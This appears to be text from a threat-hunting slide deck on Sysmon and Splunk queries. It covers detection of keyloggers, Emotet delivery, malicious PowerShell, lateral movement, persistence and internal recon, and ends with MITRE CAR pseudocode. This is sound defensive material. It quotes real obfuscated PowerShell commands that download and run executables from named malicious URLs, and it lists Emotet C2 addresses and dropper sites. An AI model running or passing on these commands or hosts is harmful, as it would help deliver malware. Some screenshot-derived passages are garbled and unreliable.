index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"  
  (Users AppData Roaming (javaw.exe OR xcopy.exe)) OR (cmd cscript vbs)  
| search Image="*\\AppData\\Roaming\\Oracle\\bin\\java*.exe"  
OR (Image="*\\xcopy.exe" CommandLine="*\\AppData\\Roaming\\Oracle\\*")  
OR CommandLine="*cscript*Retrive*.vbs"
```

Analysed 14 processes in total (System Resource Monitor).



Detecting Keyloggers

* Keyloggers and Password-Stealers **abusing NirSoft tools**

- Limitless Logger
- Predator Pain
- HawkEye Keylogger
- iSpy Keylogger
- KeyBase Keylogger

CommandLine: <PATH-TO-EXE>*.exe **/stext** <PATH-TO-TXT>*.txt

CommandLine: <PATH-TO-EXE>*.exe **/scomma** ...

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
  ( stext OR scomma )
| search CommandLine="* /stext *" OR CommandLine="* /scomma *"
```

Detecting Keyloggers

* BONUS: detecting new Banking Trojan variant (Heodo/Emotet)

- `wscript.exe` (PID: 3064 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\DHL__Report__5299825420__Mi__Apr__05__2017.js' MD5: 979D74799EA6C8B8167869A68DF5204A)
 - `rcc7suaaz.exe` (PID: 3168 cmdline: 'C:\Users\LUKETA~1\AppData\Local\Temp\rcc7suaaz.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
 - `rcc7suaaz.exe` (PID: 3224 cmdline: 'C:\Users\LUKETA~1\AppData\Local\Temp\rcc7suaaz.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
 - `AllPdb.exe` (PID: 3256 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
 - `AllPdb.exe` (PID: 3264 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe' MD5: 5B3F0C1B0231E7873B587131B112139F)
 - `AllPdb.exe` (PID: 3340 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe' /scomma 'C:\Users\LUKETA~1\AppData\Local\Temp\B0D6.tmp' MD5: 5B3F0C1B0231E7873B587131B112139F)
 - `AllPdb.exe` (PID: 3348 cmdline: 'C:\Users\luketaylor\AppData\Roaming\AllPdb\AllPdb.exe' /scomma 'C:\Users\LUKETA~1\AppData\Local\Temp\B0E7.tmp' MD5: 5B3F0C1B0231E7873B587131B112139F)

- Link in email to download JS from web server (`DHL__Report__*.js`)
- Executing JS downloads EXE from web server
- EXE uses «`/scomma`» parameter (YARA: *NirSoft strings in memory*)

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Posted 5 days, 14 hours ago by [techhelp1st](#) file:80ae6507f1c5ecc9db1d063d6ea71741b34dd41994048e7336e29f38f75a390b



#geodo #heodo #emotet

c2 :

<http://109.228.13.169:443/>

<http://162.214.11.56:8080/>

<http://172.106.75.130:443/>

<http://173.255.229.121:443/>

<http://178.79.177.141:443/>

<http://188.68.58.8:8080/>

dl from :

<http://gravura.ru/download4979/>

<http://alphastudios.com/download4628/>

<http://drunkreport.com/m64055kuPD/>

<http://heitmann.net/qeBY36357Nzr/>

by a .js file that was downloaded from :

http://2626.co.jp/o2__co__uk__myo2__bill__email__9814536687/

http://www.ziyufang.studio/linglu/wp-content/plugins/wordpress-importer/o2__co__uk__myo2__bill__email__1014347050/

http://garyhotko.com/o2__co__uk__myo2__bill__email__1014347050/

http://drexeldrug.com/o2__co__uk__myo2__bill__email__3929955153/

Malicious PowerShell

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"  
(powershell.exe OR cmd.exe)
```

```
| eval CommandLine2=replace(CommandLine,"[ '+'\"^]","")  
| search (Image="*\\powershell.exe" OR Image="*\\cmd.exe")  
  CommandLine2="*WebClient*" CommandLine2="*DownloadFile*"
```

```
"C:\Windows\System32\cmd.exe" /c powershell -command ((  
  Net.WebClient)).('Do' + 'wnloadfile').invoke(  
  'http://unofficialhr.top/tv/homecooking/tenderloin.php',  
  'C:\Users\***\AppData\Local\Temp\spasite.exe'); &  
  "C:\Users\***\AppData\Local\Temp\spasite.exe"
```

Remove all
obfuscation chars

CommandLine2:

```
C:\Windows\System32\cmd.exe/cpowershell-command( (New-Object Net.WebClient) ).  
(Downloadfile) invoke(http://unofficialhr.top/tv/homecooking/tenderloin.php,  
  C:\Users\purpural\AppData\Local\Temp\spasite.exe); &  
  C:\Users\purpural\AppData\Local\Temp\spasite.exe
```

→ **De-obfuscate** simple obfuscation techniques

Are all (obfuscation) problems solved?

Malicious PowerShell

```
cmd.exe /c powershell -c $eba = ('exe'); $sad = ('wnloa'); (( New-Object  
Net.WebClient )).('Do' + $sad + 'dfile' ).invoke(  
'http://golub.histosol.ch/bluewin/mail/inbox.php'  
'C:\Users\*****\AppData\Local\Temp\doc.' + $eba);  
start('C:\Users\*****\AppData\Local\Temp\doc.' + $eba)
```

«De-obfuscated»:

```
powershell-c$eba=(exe);$sad=(wnloa);((New-ObjectNet.WebClient)).(Do$saddfile)  
.invoke(http://golub.histosol.ch/bluewin/mail/inbox.phpC:\Users\*****\AppData  
\Local\Temp\doc.$eba); start(C:\Users\*****\AppData\Local\Temp\doc.$eba)
```

LNK with Powershell command

- embedded in DOCX file (oleObject.bin)

Sample from **2016-11-18**

```
d8af6037842458f7789aa6b30d6daefb Abrechnung # 5616147.docx  
2b9c71fe5f121ea8234aca801c3bb0d9 Beleg Nr. 892234-32.lnk
```

Strings from oleObject.bin:

```
E:\TEMP\G\18.11.16\ch1\golub\Beleg Nr. 892234-32.lnk  
C:\Users\azaz\AppData\Local\Temp\Beleg Nr. 892234-32.lnk
```

Query doesn't match
«DownloadFile»

Processes connecting thru Proxy

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode=1
[
  search index=sysmon SourceName="Microsoft-Windows-Sysmon"
    EventCode=3 Image="*\\Users\\*"
    DestinationHostname="proxy.fqdn"
  | stats by ComputerName ProcessGuid
  | fields ComputerName ProcessGuid
]
| fields Hashes ComputerName Image ParentImage
| rex field=Hashes ".*MD5=(?<MD5>[A-F0-9]*) , IMPHASH=(?<IMPHASH>[A-F0-9]*) "
| rex field=Image ".*\\\\\\\\Users\\\\\\\\(?<username>[^\\\\\\\\]+)\\\\\\\\.*"
| rex field=Image ".*\\\\\\\\\\\\+ (?<proc_name>[^\\\\\\\\\\\\+\\\\. [eE] [xX] [eE]) .*"
| rex field=ParentImage ".*\\\\\\\\\\\\+ (?<pproc_name>[^\\\\\\\\\\\\+\\\\. [eE] [xX] [eE]) .*"
| stats dc(ComputerName) AS CLIENTS, dc(MD5) AS CNT_MD5,
  dc(Image) AS CNT_IMAGE, values(username) AS Users,
  values(ComputerName) AS Computers, values(MD5) AS MD5,
  values(proc_name) AS proc_name, values(pproc_name) AS pproc_name
  by IMPHASH
| where CLIENTS < 15
| sort -CLIENTS
```

* **IMPHASH = Import Hash**

SMB traffic between WS

```
index=sysmon SourceName="Microsoft-Windows-Sysmon"  
  EventCode=3 Initiated=true SourceIp!=DestinationIp  
  DestinationPort=445 Image!=System  
    (SourceHostname="WS*" DestinationHostname="WS*") OR  
    (SourceIp="10.10.*.*" DestinationIp="10.10.*.*")  
| stats by ComputerName ProcessGuid  
| fields ComputerName ProcessGuid
```

* Search for network connections

- SMB protocol (dst port 445)
- Source and destination are workstations (hostname or IP)
- Use «ProcessGuid» to correlate with other event types (proc's)

* Search for legitimate SMB servers (filers, NAS)

- Create «whitelist» to exclude as legit dest

Lateral Movement (admin shares)

CS_Lateral_Movement_psexec

10/18/2016 11:17:12 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

EventCode=1

EventType=4

Type=Information

...

Message=**Process Create:**

Image: **\\127.0.0.1\ADMIN\$\8c0cb58.exe**

CommandLine: **\\127.0.0.1\ADMIN\$\8c0cb58.exe**

CurrentDirectory: C:\Windows\system32\

User: **NT AUTHORITY\SYSTEM**

IntegrityLevel: System

ParentImage: **C:\Windows\system32\services.exe**

ParentCommandLine: C:\Windows\System32\services.exe

C:\Windows\system32\services.exe
→ \\127.0.0.1\ADMIN\$\8c0cb58.exe

* Search for admin share names in image paths

Lateral Movement (admin shares)

CS_Lateral_Movement_psexec

10/18/2016 11:17:13 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

EventCode=1

EventType=4

Type=Information

...

Message=**Process Create:**

Image: **C:\Windows\SysWOW64\rundll32.exe**

CommandLine: **C:\Windows\System32\rundll32.exe**

CurrentDirectory: C:\Windows\system32\

User: **NT AUTHORITY\SYSTEM**

IntegrityLevel: System

ParentImage: **\\127.0.0.1\ADMIN\$\8c0cb58.exe**

ParentCommandLine: **\\127.0.0.1\ADMIN\$\8c0cb58.exe**

C:\Windows\system32\services.exe
→ \\127.0.0.1\ADMIN\$\8c0cb58.exe
→ C:\Windows\system32\rundll32.exe

* Search for admin share names in image paths

Lateral Movement (proc injection)

CS_Lateral_Movement_psexec

10/18/2016 11:17:13 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

EventCode=8

EventType=4

Type=Information

...

Message=**CreateRemoteThread** detected:

SourceProcessId: 29340

SourceImage: \\127.0.0.1\ADMIN\$\8c0cb58.exe

TargetProcessId: 18476

TargetImage: C:\Windows\SysWOW64\rundll32.exe

NewThreadId: 20060

StartAddress: 0x0000000000011000

StartFunction:

\\127.0.0.1\ADMIN\$\8c0cb58.exe
C:\Windows\system32\rundll32.exe

* Search for rarest source or target images from proc injection

Keylogger (proc injection)

CS_Keylogger_injection

10/26/2016 11:56:32 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

EventCode=8

EventType=4

Type=Information

...

Message=**CreateRemoteThread** detected:

SourceProcessId: 17728

SourceImage: C:\Windows\SysWOW64\rundll32.exe

TargetProcessId: 836

TargetImage: C:\Windows\System32\winlogon.exe

NewThreadId: 14236

StartAddress: 0x00000000000C2000

StartFunction:

C:\Windows\SysWOW64\rundll32.exe
C:\Windows\system32\winlogon.exe

- * Suspicious proc injection into «winlogon.exe»
 - * Steal user's password while logging on or unlocking screensaver



Hunting for Delivery of Malware

- * Malicious files downloaded via Browser
- * Sysmon «FileCreateStreamHash» events generated
- * Remember the malicious JS files from email links? (Heodo/Emotet)

Hunting for Delivery of Malware

- * Remember that JS Filename from before?
 - Let's hunt for that... (**DHL__Report__*.js**)

```
index=[ ] SourceName="Microsoft-Windows-Sysmon" FileCreateStreamHash
DHL__Report__*
| search EventCode=15
| rex field=TargetFilename ".*\\\\\\(?<TargFilename>[^\\\\\\\]*)"
| rex field=Image ".*\\\\\\(?<ImageFilename>[^\\\\\\\]*)"
| rex field=Hash ".*MD5=(?<MD5>[A-F0-9]*),IMPHASH=(?<IMPHASH>[A-F0-9]*)"
| stats values(TargFilename) values(ComputerName) AS Clients
count by TaskCategory ImageFilename MD5
```

Hunting for Delivery of Malware

TaskCategory	ImageFilename	MD5
File stream created (rule: FileCreateStreamHash)	iexplore.exe	54E17CAF7BA7F01418052C7A790D8AD3
File stream created (rule: FileCreateStreamHash)	iexplore.exe	54676A15C5B8743EE50774F6F7893808
File stream created (rule: FileCreateStreamHash)	iexplore.exe	CE3C10A32BD7BECE2B95CBB26E5AAF1A

values(TargFilename)	Clients	count
DHL_Report_7575787235_Di_Apr_04_2017.js		6
DHL_Report_7575787235_Di_Apr_04_2017.js.1dqco93.partial		
DHL_Report_7575787235_Di_Apr_04_2017.js.3mwj8lb.partial		
DHL_Report_7575787235_Di_Apr_04_2017.js.muiu4ox.partial		
DHL_Report_3290768845_Mi_Apr_05_2017.js.q4410pq.partial		1
DHL_Report_7613678984_Di_Apr_04_2017.js.6xpqa0q.partial		1

Hunting for Delivery of Malware



SHA256: 48f1261ea47b780a32f7dcf5212f2dc6336ca19007cc17fc6e01b38374bbcce7

File name: DHL__numer__zlecenia__3947396047____kwi__04__2017.js

Detection ratio: 34 / 57

Analysis date: 2017-04-14 06:54:15 UTC (5 days, 15 hours ago)

Analysis

Additional information

Comments 3

Votes

File identification

MD5	54e17caf7ba7f01418052c7a790d8ad3
SHA1	738a0aa71c85a6867de22c5502211a7569c870d0
SHA256	48f1261ea47b780a32f7dcf5212f2dc6336ca19007cc17fc6e01b38374bbcce7

Hunting for Delivery of Malware



SHA256: 48f1261ea47b780a32f7dcf5212f2dc6336ca19007cc17fc6e01b38374bbcce7

File name:

SHA256: 161933797255b2eedc9567ac0c428bbfd0fd40d1e5264828e17e9053cf015f9d

Detection ratio:

File name: DHL_Report_4679840701__Mi_April_05_2017.js

Analysis date:

Detection ratio: 31 / 52

Analysis date: 2017-04-15 20:52:37 UTC (4 days, 1 hour ago)

Analysis

Analysis

Additional information

Comments

3

Votes

File identification

File identification

MD5

MD5 54676a15c5b8743ee50774f6f7893808

SHA1

SHA1 eaa85efbb7926feb1e6dec956dced42ae88c9f5e

SHA256

SHA256 161933797255b2eedc9567ac0c428bbfd0fd40d1e5264828e17e9053cf015f9d

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SHA256: 48f1261ea47b780a32f7dcf5212f2dc6336ca19007cc17fc6e01b38374bbcce7

File name:

SHA256: 161933797255b2eedc9567ac0c428bbfd0fd40d1e5264828e17e9053cf015f9d

Detection ratio:

File name:

SHA256: c4d7d5e47616836f3e41ec194bd646e3bd15489aa1c802c711d6d967fe12b1e2

Analysis date:

Detection ratio:

File name: DHL_Report__1127388378__Di__April__04__2017.js

Analysis date:

Detection ratio: 30 / 57

Analysis date: 2017-04-14 06:50:19 UTC (5 days, 15 hours ago)

Analysis

Analysis

File identification

File identification

Analysis

Additional information

Comments

1

Votes

MD5

SHA1

SHA256

MD5

SHA1

SHA256

File identification

MD5

ce3c10a32bd7bece2b95cbb26e5aaf1a


SHA1

5a4223eaea9f1e6d282cc663ffa683b7ce9fd1a5

SHA256

c4d7d5e47616836f3e41ec194bd646e3bd15489aa1c802c711d6d967fe12b1e2

Hunting for Delivery of Malware



The screenshot shows the VirusTotal web interface. On the left, there's a sidebar with a search bar and a list of file identification options: MD5, SHA1, and SHA256. The MD5 option is highlighted with a red box. In the main area, there's a form with fields for SHA256, File name, Detection ratio, and Analysis date. The SHA256 field contains the value '48f1261ea47b780a32f7dcf52'. Below the form, there's a button labeled 'Analysis'. The interface is partially obscured by a semi-transparent overlay on the right.

First submission	2017-04-04 10:30:29 UTC (2 weeks, 1 day ago)
Last submission	2017-04-12 15:45:21 UTC (1 week ago)
File names	DHL_Report_8114149752_Di_April_04_2017.js DHL_Report_3532524945_Di_April_04_2017.js DHL_numer_zlecenia_3689611784_kwi_04_2017.js DHL_Report_2007917500_Di_April_04_2017.js DHL_numer_zlecenia_6764630963_kwi_04_2017.js DHL_Report_3402091438_Di_April_04_2017.js DHL_Report_1465562815_Di_Apr_04_2017.js DHL_Report_6548084943_Di_April_04_2017.js DHL_Report_7498269696_Di_Apr_04_2017.js DHL_Report_5788608901_Di_April_04_2017.js DHL_Report_1177703758_Di_Apr_04_2017.js DHL_numer_zlecenia_5688207511_kwi_04_2017.js dhl_status_7304323130_Tue_Apr_04_2017.js DHL_numer_zlecenia_2941575940_kwi_04_2017.js DHL_Report_8574692820_Di_April_04_2017.js DHL_Report_2139635168_Di_April_04_2017.js dhl_status_7578910389_Tue_Apr_04_2017.js DHL_numer_zlecenia_1995870938_kwi_04_2017.js DHL_numer_zlecenia_6598894328_kwi_04_2017.js DHL_Report_6384324868_Di_April_04_2017.js DHL_Report_7395647347_Di_April_04_2017.js DHL_numer_zlecenia_7007052494_kwi_04_2017.js DHL_numer_zlecenia_6148893246_kwi_04_2017.js DHL_Report_9612597249_Di_April_04_2017.js dhl_status_2277499676_Tue_Apr_04_2017.js

Detecting Persistence Methods

- * Hunting for Persistence Methods
 - Registry Keys
 - Filesystem (e.g. Startup folders)

Detecting Persistence (Registry)

* Searching for «Run» or «RunOnce» keys

```
index=[redacted] SourceName="Microsoft-Windows-Sysmon" RegistryEvent  
CurrentVersion Run  
| search EventCode=13 "*\\Windows\\CurrentVersion\\Run*" [redacted]  
[redacted]  
| rex field=Image ".*\\\\\\\\(?<Image_EXE>[^\\\\\\\\\\]*)"  
| rex field=TargetObject ".*\\\\\\\\CurrentVersion\\\\\\\\(?<TargetObj_PATH>.*)"  
| strcat "Image=\\\"" Image_EXE "\", TargetObject=\\\"" TargetObj_PATH "\", Details=\\\"" Details "\\\""   
Image_TargetObj_Details  
| stats dc(ComputerName) AS Clients values(Image_TargetObj_Details)  
count by TaskCategory Image_EXE
```

Detecting Persistence (Registry)

TaskCategory ▾	Image_EXE ▾	Clients ▾	values(Image_TargetObj_Details) ▾	count ▾
Registry value set (rule: RegistryEvent)	CiscoJabber.exe	91	Image="CiscoJabber.exe", TargetObject="Run\Cisco Jabber", Details=""C:\Program Files (x86)\Cisco Systems\Cisco Jabber\CiscoJabber.exe""	231
Registry value set (rule: RegistryEvent)	Setup.exe	13	Image="Setup.exe", TargetObject="Run\AdobeAAMUpdater-1.0", Details=""C:\Program Files (x86)\Common Files\Adobe\OOBE\PDApp\UWA\UpdaterStartupUtility.exe"" Image="Setup.exe", TargetObject="Run\AdobeBridge", Details="(Empty)" Image="Setup.exe", TargetObject="Run\ahScrollutility", Details=""C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\HScrollFun.exe" Image="Setup.exe", TargetObject="Run\aosd", Details=""C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\osd.exe" Image="Setup.exe", TargetObject="Run\RunMaincpl", Details=""C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\maincpl\MainCpl.exe" Image="Setup.exe", TargetObject="Run\SetSpeed", Details=""C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\SetSpeed.exe"	103
Registry value set (rule: RegistryEvent)	GoogleUpdate.exe	7	Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\GoogleUpdate.exe" /c" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details=""C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"	9

Detecting Persistence (Registry)

TaskCategory ▾	Image_EXE ▾	Clients ▾	values(Image_TargetObj_Details) ▾	count ▾
Registry value set (rule: RegistryEvent)	CiscoJabber.exe	91	Image="CiscoJabber.exe", TargetObject="Run\Cisco Jabber", Details="C:\Program Files (x86)\Cisco Systems\Cisco Jabber\CiscoJabber.exe"	231
Registry value set (rule: RegistryEvent)	Setup.exe	13	Image="Setup.exe", TargetObject="Run\AdobeAAMUpdater-1.0", Details="C:\Program Files (x86)\Common Files\Adobe\OOBE\PDApp\UWA\UpdaterStartupUtility.exe" Image="Setup.exe", TargetObject="Run\AdobeBridge", Details="(Empty)" Image="Setup.exe", TargetObject="Run\HScrollUtility", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\HScrollFun.exe" Image="Setup.exe", TargetObject="Run\OSD", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\osd.exe" Image="Setup.exe", TargetObject="Run\RunMainCpl", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\maincpl\MainCpl.exe" Image="Setup.exe", TargetObject="Run\SetSpeed", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\SetSpeed.exe"	103
Registry value set (rule: RegistryEvent)	GoogleUpdate.exe	7	Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\██████████\AppData\Local\Google\Update\GoogleUpdate.exe" /c" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"	9
Registry value set (rule: RegistryEvent)	GoogleUpdate.exe	7	Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\██████████\AppData\Local\Google\Update\GoogleUpdate.exe" /c" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\██████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"	9

Detecting Persistence (Filesystem)

* Example for «ProcessCreate», not «FileCreate»


```
index=[redacted] SourceName="Microsoft-Windows-Sysmon" ProcessCreate  
"Start Menu" Programs Startup  
| search Image="*\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\*"
```

```
| rex field=Image ".*\\\\\\\\Programs\\\\\\\\Startup\\\\\\\\(?<Startup_Image>[^\n\\\\]*)"  
| rex field=Hashes ".*MD5=(?<MD5>[A-F0-9]*),IMPHASH=(?<IMPHASH>[A-F0-9]*)"  
| stats values(ComputerName) AS Clients values(MD5)  
count by IMPHASH Startup_Image
```

Detecting Persistence (Filesystem)

IMPHASH ↕	Startup_Image ↕
7CC5DE4B0F816307AB343372C371BF8A	GoogleChromePortable.exe
B2C3C14E8A6C480559F241AA5E593F41	
13703FCD46C84BD34470F350577FA379	

Clients ↕	values(MD5) ↕	count ↕
	20A1E0873B6CE549108274C3EC2753E0	13
	FFBB294D0FE5EDD5A8A5AF29FD4018B5	5
	C786332A126EBA302687B202273F1138	3



This should make you go «Hmmm??»

Detecting Persistence (Filesystem)




* Example for «FileCreate»




```
1 index=[redacted] SourceName="Microsoft-Windows-Sysmon" FileCreate "Start Menu" Startup
2 | search TargetFilename="*\\Start Menu\\Programs\\Startup\\*"
3 NOT [redacted]
4 NOT [redacted]
5 | stats values(ComputerName) values(TargetFilename) count by Image
```

✓ 398 events (3/1/17 12:00:00.000 AM to 5/13/17 12:00:00.000 AM) No Event Sampling v

- * Less than 400 results in > 2 months
 - after tuning exclusion list

Detecting Persistence (Filesystem)

Image ↕	values(ComputerName) ↕
C:\Program Files (x86)\CLX.PayPen II\Clx.Epayment.Reader.exe	
C:\Program Files (x86)\Citrix\ICA Client\SelfServicePlugin\SelfService.exe	
C:\Program Files (x86)\Common Files\InstallShield\Driver\11\Intel 32\IDriverT.exe	

values(TargetFilename) ↕	count ↕
C:\Users\  AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\CLX.PayPen.lnk	3
C:\Users\  AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk	3
C:\Users\  AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk	
C:\Users\  AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk	
C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini	2

Detecting Persistence (Filesystem)

P:\[redacted]\Texter\texter.exe [redacted]

C:\Users\ [redacted] \AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Texter.lnk 2

values(TargetFilename)	count
C:\Users\██████\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\CLX.PayPen.Ink	3
C:\Users\██████\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.Ink	3
C:\Users\██████\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.Ink	
C:\Users\██████\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.Ink	
C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini	2

Detecting Internal Recon

- * Internal Recon used as preparation for Lateral Movement
- * Legit system commands used
- * Can also be used by sysadmins or users
- * Baseline and find appropriate thresholds
 - Number of different commands and time window

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Lateral Movement Detection via Process Monitoring

Purpose

Find threat actors moving laterally in the network by looking for examples of common techniques they use to orient themselves on new systems.

Data Required

Windows process creation logs (security event 4688) or other similar information (e.g., EDR logs)

Collection Considerations

The more endpoints and servers from which you collect process information, the more likely you are to be able to find threat actor activity.

Analysis Techniques

- Counting occurrences within a time window

Description

Several legitimate windows binaries executing within a specified time frame may indicate lateral movement.

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Lateral Movement Detection via Process Monitoring

Description

Several legitimate windows binaries executing within a specified time frame may indicate lateral movement.

As an adversary moves from machine to machine they will often want to know things like: who they are, what level of access do they have, what services are running on the machine, what other machines are around them... They will often determine this by using legitimate windows binaries. When determining this information they will typically do this in minutes vs hours regardless if they are using a script or typing the commands on a command line. Knowing this, we can use it to our advantage. Again focusing on windows event logs and focusing on event codes 4688/592 try to identify the following:

- net.exe, ipconfig.exe, whoami.exe, nbtstat.exe...
- Cluster x number of processes executing within a 10 minute time frame.

For the data that is returned:

- identify the parent process and if it's legitimate?
- What additional processes have executed on the machine within a 1 hour period and do any of those look suspicious? If there are, are they owned by the same user?
- Are these spawned by the same process or process name?
- Are these processes all owned by the same user?
- Is there previous history of this activity?"

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CAR-2013-04-002: Quick execution of a series of suspicious commands

Certain commands are frequently used by malicious actors and infrequently used by normal users. By looking for execution of these commands in short periods of time, we can not only see when a malicious user was on the system but also get an idea of what they were doing.

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Submission Date	04/11/2013
Information Domain	Analytic, Host
Host Subtypes	Process
Type	TTP
Analytic Subtypes	Sequence
Contributor	MITRE

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CAR-2013-04-002: Quick execution of a series of suspicious

Pseudocode

```
processes = search Process:Create
reg_processes = filter processes where (exe == "arp.exe" or exe == "at.exe" or exe == "attrib.exe"
or exe == "cscript.exe" or exe == "dsquery.exe" or exe == "hostname.exe"
or exe == "ipconfig.exe" or exe == "mimikatz.exe" or exe == "nbstat.exe"
or exe == "net.exe" or exe == "netsh.exe" or exe == "nslookup.exe"
or exe == "ping.exe" or exe == "quser.exe" or exe == "qwinsta.exe"
or exe == "reg.exe" or exe == "runas.exe" or exe == "sc.exe"
or exe == "schtasks.exe" or exe == "ssh.exe" or exe == "systeminfo.exe"
